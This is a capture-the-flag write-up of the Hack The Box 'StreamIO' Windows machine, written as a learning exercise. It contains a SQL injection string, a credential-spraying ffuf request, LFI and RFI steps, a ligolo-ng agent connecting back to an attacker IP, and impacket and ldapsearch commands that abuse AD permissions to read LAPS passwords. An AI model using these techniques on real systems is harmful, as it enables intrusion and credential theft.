StreamIO
StreamIO is a medium difficulty Windows box. The box involves several web attacks (SQLi, LFI, RFI), MS-SQL database enumeration, credential harvesting, and DACL abuse to get privilege escalation.
This box was very difficult for me, especially the web attack portion. I have done some of the Web Penetration Tester HTB Academy modules, but this was before I was attempting to keep more detailed notes so most of the techniques I have forgotten due to not using them for several months. Overall, I'm very happy with this box, and I believe I have learned a lot here. In addition, I'm changing these write-ups just a bit in an effort to give better information. I'll be trying to include most commands, as command snippets, that made significant progress or breakthroughs. If I put (...) in a command, I'm indicating that I'm truncating the command to keep it legible.
A note on the box for anyone doing it: I was consistently having issues with the HTTPS service that required restarting the box multiple times. Getting a shell through RFI typically meant the service would not respond anymore after the shell was closed.
Contents
- Tools Used
- nmap scan
- Web Attacks
- Initial Access
- ligolo-ng setup and usage
- Lateral Movement
- Privilege Escalation
- Lessons Learned
Tools Used
nmap – Network mapping tool, used to enumerate a device.
evil-winrm – A shell to interact with the WinRM protocol originally, but now works with PSRP, the PowerShell equivalent.
impacket – A collection of tools, although I specifically used owneredit, mssqlclient, and dacledit. These tools allow you to interact with a Windows domain from a Linux box.
hashcat – Hash cracking program.
dsacls – A program native to Windows for enumerating AD ACLs.
netcat – Network utility that has many uses. For this box, I use it to test if ports are open when I don't want to wait for an nmap scan.
ffuf – A web fuzzing tool to quickly enumerate websites using wordlists.
Dsquery – A command line tool on Windows for enumerating AD, it produces a lot of good information without requiring the AD module for PowerShell.
SQLmap – An automated SQL injection tool, while this didn't work for me in this box because it was custom MSSQL queries, I think with some knowledge of the program it could have done it.
hashid – A program for identifying hashes, can output to formats for JohnTheRipper or hashcat.
BurpSuite CE – HTTP proxy with tools built in for penetration testing.
Netexec – Replacement for crackmapexec, its the Swiss army knife of Windows tools.
nmap scan
This box has typical Windows DC ports for LDAP, RPC, Kerberos, etc. The interesting ports I can see are port 80 and 443, as it seems a website is hosted on this box. I quickly check if the guest account or null sessions are enabled and neither is working, so I believe my only option for enumerating the domain right now is to look for access or credentials on the website.

When navigating to the website, I'm prompted to accept the certificate. Looking over the certificate, I can see two DNS names on here. The one reported by nmap, streamio.htb, and another, watch.streamio.htb. I add both of these to my /etc/hosts file and continue browsing the website.
Web Attacks

The first site, streamio.htb, is an online movie streaming site with not much going on. I test some of the forms for inject-ability, and fuzz using ffuf, but don't get anywhere. There is a “login” and “register” option, but creating an account doesn't seem to do anything, and some quick attempts at default credentials don't hit anything.

The second site, watch.streamio.htb, looks like its still the same type of site, and I don't find much else here. I'll note here that I didn't try fuzzing the second site, which I should have.
I have not done much website penetration testing since I made some changing to my approach to penetration testing, so this makes me nervous. I don't have much in the way of notes or procedures for doing this. I make some vain attempts at finding information or ways in and don't come up with anything.
I check the guided mode for the box, and one of the questions ask “What PHP page in /admin/ says it's “Only accessible through includes”?“. I did not enumerate the /admin/ directory, and this has me thinking that I should be running two wordlists while fuzzing, but that seems excessive, so I'll have to rethink how I should have enumerated that. I enumerate the /admin/ directory and find index.php and master.php. index.php gives a “403 Forbidden” error, and the master.php page states that it's only accessible through includes. So, it seems like we need to find some kind of LFI here to be able to use the master.php file.
I get stuck again while trying to find an LFI or credentials, so again, I check the guide. The guide asks “What PHP page is vulnerable to SQL injection?”. I run ffuf against both watch.streamio.htb and streamio.htb, and both search.php and blocked.php comes up as a page on watch.streamio.htb. This was a major misstep when I was enumerating before, had I found these sites I likely would have not had to check the guide. A search page seems like the perfect place for a SQL injection, so having forgotten everything about SQL injection, I put SQLMap on it. I try this for a while and don't end up getting anywhere, its clear that the injection is here, but I cannot enumerate it. I try using some SQLi cheat sheets to help discover it but I am not successful.
For fuzzing, I use the DirBuster 2.3 medium directory list. Its important when fuzzing for web pages to keep in mind what their extension may be. You can have a wordlist that has the right word, but if you don't have the right extension you may not hit it.
ffuf -w (...)DirBuster-2007_directory-list-2.3-medium.txt -u "https://watch.streamio.htb/FUZZ.php"

SQLmap does not detect any inject-ability, which is confusing for me as this seems like the perfect place for. I try messing with the settings on SQLmap for an hour or two and don't get anywhere. At this point, I need to check the walk-through because I am hard stuck, and I know this page is the injection site because it is the answer to the guide question.
The walk-through tells me that the injection is here, but SQLmap will fail because it is a custom MSSQL instance. It gives me a string to get started injecting and I set off on enumerating the database.
10' union select 1,@@version,3,4,5,6-- -
With minor edits to this snippet, you can query the information you need to enumerate the database and its tables.
This is the format of the injection, it starts with a valid search string (10), uses a ' to end the string, then uses “union select” SQL commands to grab information, and ends with comment characters to comment out the rest of the query. Since there are six columns in this database, we need to supply information for each (1 for column 1, @@version for column 2, etc.).
I follow along the walk-through for the SQL injection portion, having not recorded anything when I was initially studying it several months ago. I am kicking myself this whole time, because I have done the module on SQL injection but can't remember anything about the methodology.
Finally, we dump a table called 'users' that contains usernames and hashed credentials. The hashes are not very long, and a quick check with hashid shows that they are likely MD5.


I run all the hashes through hashcat, and while some do not get cracked, many do. I use the list of usernames and cracked passwords and run them through ffuf to attempt logins on the streamio.htb login portal. One set of credentials works for user yoshihide!
I used the -request switch on ffuf to do the password spraying. The -request switch takes a file that contains the format of the request, which I grabbed from BurpSuite, and uses all of those headers and POST data.
My fuzz.req file looked like this:
POST /login.php HTTP/2
Host: streamio.htb
Cookie: PHPSESSID=eemhbc5g41fn9sig50gdhqssgc
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://streamio.htb
Referer: https://streamio.htb/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=USER&password=PASSWORD
While the ffuf command to utilize it looked like this:
ffuf -request fuzz.req -w userdb_usernames.list:USER -w userdb_passwords.list:PASSWORD -fs 4207
This -fs 4207 in this command is to filter out pages with a size of 4207, which was the size of any request that was unsuccessful.
With a user account, I check if I can authenticate to the domain, which I can't. I check the index.php page that sits in the /admin/ directory and find an Admin panel, that contains some functions for managing the database and users.

I try seeing if I can do some XSS in the “Leave a message for admin”, but I can't find any entry points or LFIs.
I check the guide again, and it states I should be looking for an additional page in the form of a parameter. I fuzz the parameters on the page and debug comes up as a parameter that accepts input. Having just done some LFI training (and taking notes this time!) I start testing this parameter and find the LFI I'm looking for. I can read files on the machine itself, and I start trying to read the index.php and master.php, but neither is displaying correctly. I use the PHP filter php://filter/read=convert.base64-encode/resource= to grab the files as base64 encoded strings, then decode them and read the files. If I had not done the file inclusion module right before this, I would for sure not have found this. After reading the master.php file, we see at the end of it that there is an evaluation being done on file_get_contents, which seems like a way to get an RCE.

I see in the code that there is a parameter, include, that needs to be set to access the eval(file_get_contents). So I need to load the file outside of a direct read, which I can do through the LFI, then pass the include parameter with a path to a file to get evaluated.
I get stuck here trying to form the POST request and have to check the walkthrough, and I was close but not quite there, plus my file was a webshell which was not going to work for the evaluate statement. This request is an RFI instead of a LFI. The remote file is a PHP system() call that gives me remote code execution.
With the request formed, I generate a PowerShell reverse shell from revshells.com and get remote access.
Initial Access
The webserver is running under user yoshihide, who is a low privilege domain user. I enumerate the computer, which has the hostname DC.streamIO.htb, and the domain it hosts.
While enumerating I find some credentials for a MSSQL database in the PHP files. I double check the nmap output and scan again, and it is not accessible from a remote connection, so I'll need to do some port forwarding to get connected to it.
I find these credentials through using findstr, a command line command that will search file contents for a specific string. The command I used that got a hit on this file was:
findstr /s /i admin C:\inetpub\*.*
In this command I'm searching every file in C:\inetpub\ recursively for “admin” in its contents. This can produce a lot of output, but at least its easier to parse. The /s specifies the directory and all subdirectories, while the /i makes the search case insensitive.


So the challenge here is that this MSSQL database is only listening on a local port that is not accessible from our remote host. I can either interact with the SQL server through a [PowerShell module](https://learn.microsoft.com/en-us/powershell/module/sqlserver/?view=sqlserver-ps) or create a tunnel to have my network traffic be directed to the localhost port. I opt for the tunnel using ligolo-ng.
ligolo-ng setup and usage
ligolo-ng is a great method of tunneling to pivot to an internal network or hit resources that you typically would not be able to. Its very easy to setup, and does not have the same limitations that a SOCKS proxy does with regards to ICMP and TCP open scans because the traffic is being routed over IP instead of being port forwarded.
First, we need to download a proxy file that corresponds with the operating system and CPU architecture of our attack box. The proxy file that acts as the server requires elevated privileges. Next, we need to download an agent file that corresponds with the operating system and CPU architecture of our target box. In my case, my attack host is linux amd64, and the target is Windows amd64.
On the attack box, unzip the proxy file you downloaded and run it with sudo or elevated privileges. By default, the program will attempt to get a certificate from LetsEncrypt, so I use the switch -selfcert so that it generates a self-signed certificate for use.
sudo ./proxy -selfcert
In the interactive console for the program, create a tunnel that will be the virtual network adapter that is used to transfer data. In my example, I name this tunnel “wintun”. Make sure this does not conflict with any other adapters you have. After creating this interface, run the command certificate_fingerprint to get a string you can pass for the connection.
interface_create --name "wintun"
certificate_fingerprint
Transfer the agent file to the target box, unzip the file, and run the agent file with the correct parameters. The -connect argument will be the IP of your attack box that is reachable from the target host along with the default port that ligolo-ng uses, 11601, and the -accept-fingerprint argument will be the string you copied before.
.\agent.exe -connect 10.10.15.200:11601 -v -accept-fingerprint <fingerprint>
You should see the session start on your attack host that is running the proxy file. Now we need to select the session and start the tunnel. Type session in the console and select 1 if this is the first connection to the proxy, which it likely is. With the session started, we can start the tunnel with the tunnel_start command.
session
1
tunnel_start --tun wintun
Normally, you could add routing to other subnets after this; for example, if the internal network was 172.16.10.0/24, we could add the route with the following command:
interface_add_route --name wintun --route 172.16.10.0/24
But in our case we want to hit the localhost ports on the target host. To do this, ligolo-ng has a special route that you add for the IP 240.0.0.1/32. We can add this route in the same manner with the following command:
interface_add_route --name wintun --route 240.0.0.1/32
Now, whenever we direct our tools at the IP 240.0.0.1, it will reach out on the localhost on whatever port is specified by the program.
Getting back to the box, after installing ligolo-ng and getting it setup, I use impacket-mssqlclient to connect to the MSSQL instance on the target host.
The db_user account only has access to the same database that we already enumerated, but the db_admin account has access to a backup that contains a similar users table with usernames and hashes.
After cracking the hashes, one of the credentials for user nikk37 works for domain authentication and allows remote access.
The nikk37 user does not have many permissions over anything, so I know I need to move laterally. During DACL enumeration I see that the user JDgodd has CHANGE OWNERSHIP over the CORE STAFF group, and when I check what permissions CORE STAFF have, using PowerView, I see they can read LAPS passwords so I know that is my path to escalation.
Lateral Movement
I do a fiindstr for JDgodd and see a hit in the Firefox profiles section. I use firefox-decrypt to extract the data from the files, but since the device does not have Python installed, I zip the archive and move it to my attack box for decrypting.
findstr /s /i JDgodd C:\*.*
After decrypting the data, I get passwords for a few users. I add these users and passwords to my username.list and password.list and spray, and it turns out that the JDgodd user's password is the same for their Windows authentication, perfect!

The JDgodd user does not have the Remote Management Users group, so I cannot login via Evil-WinRM. I try using runas, but it is denied. In order to make the changes we have a few options, I briefly try ldapmodify, but I cannot get it to function as I want, so I opt for the impacket scripts.
I use impacket-owneredit to change ownership of the CORE STAFF group to the JDgodd user.
impacket-owneredit -action write -new-owner 'JDgodd' -target-dn 'CN=CORE STAFF,CN=Users,DC=streamio,DC=htb' 'streamio.htb'/'JDgodd':'password' -dc-ip 10.129.20.20

With ownership over the group, we can add and remove rights over the group to other users. I assign the WriteMembers right to JDgodd.
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'JDgodd' -target-dn 'CN=CORE STAFF,CN=Users,DC=streamio,DC=htb' 'streamio.htb'/'JDgodd':'password' -dc-ip 10.129.20.20

Finally, I run net rpc to add the user JDgodd to the group. This gives JDgodd access to read LAPS passwords. I use ldapsearch to run the query and the LAPS password for the DC is provided.
net rpc group addmem "CORE STAFF" JDgodd -U streamio.htb/JDgodd%'password' -S 10.129.20.20
ldapsearch -x -H ldap://10.129.20.20 -D 'JDgodd@streamio.htb' -w 'password' -b "DC=streamio,DC=htb" "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd ms-MCS-AdmPwdExpirationTime dNSHostName

We can also use netexec for this, we just need to specify the laps module.

(The passwords are different because I restarted the machine to show the ldapsearch method.)
Privilege Escalation
With this password, we can access the device as Administrator.
I use this access to get to the Desktop of the Martin user, who is a Domain Administrator, where the root.txt flag is.
In a real environment, we'd further escalate by dumping the SAM and get the Martin user's credentials for control over the domain.
Lessons Learned
I struggled a lot with the web attack portion of this, I definitely need to review and note enumeration and attack techniques for web vulnerabilities. It has made me realize how far I have come and my change in approach. The Windows AD portion was pretty normal, nothing significantly challenging, but I have a decent amount of experience with it at this point and have clear goals and things to check off when I get an authenticated account. I'm going to focus on more web attack boxes for the next few weeks to try to improve that portion of my skills.
Thanks for reading!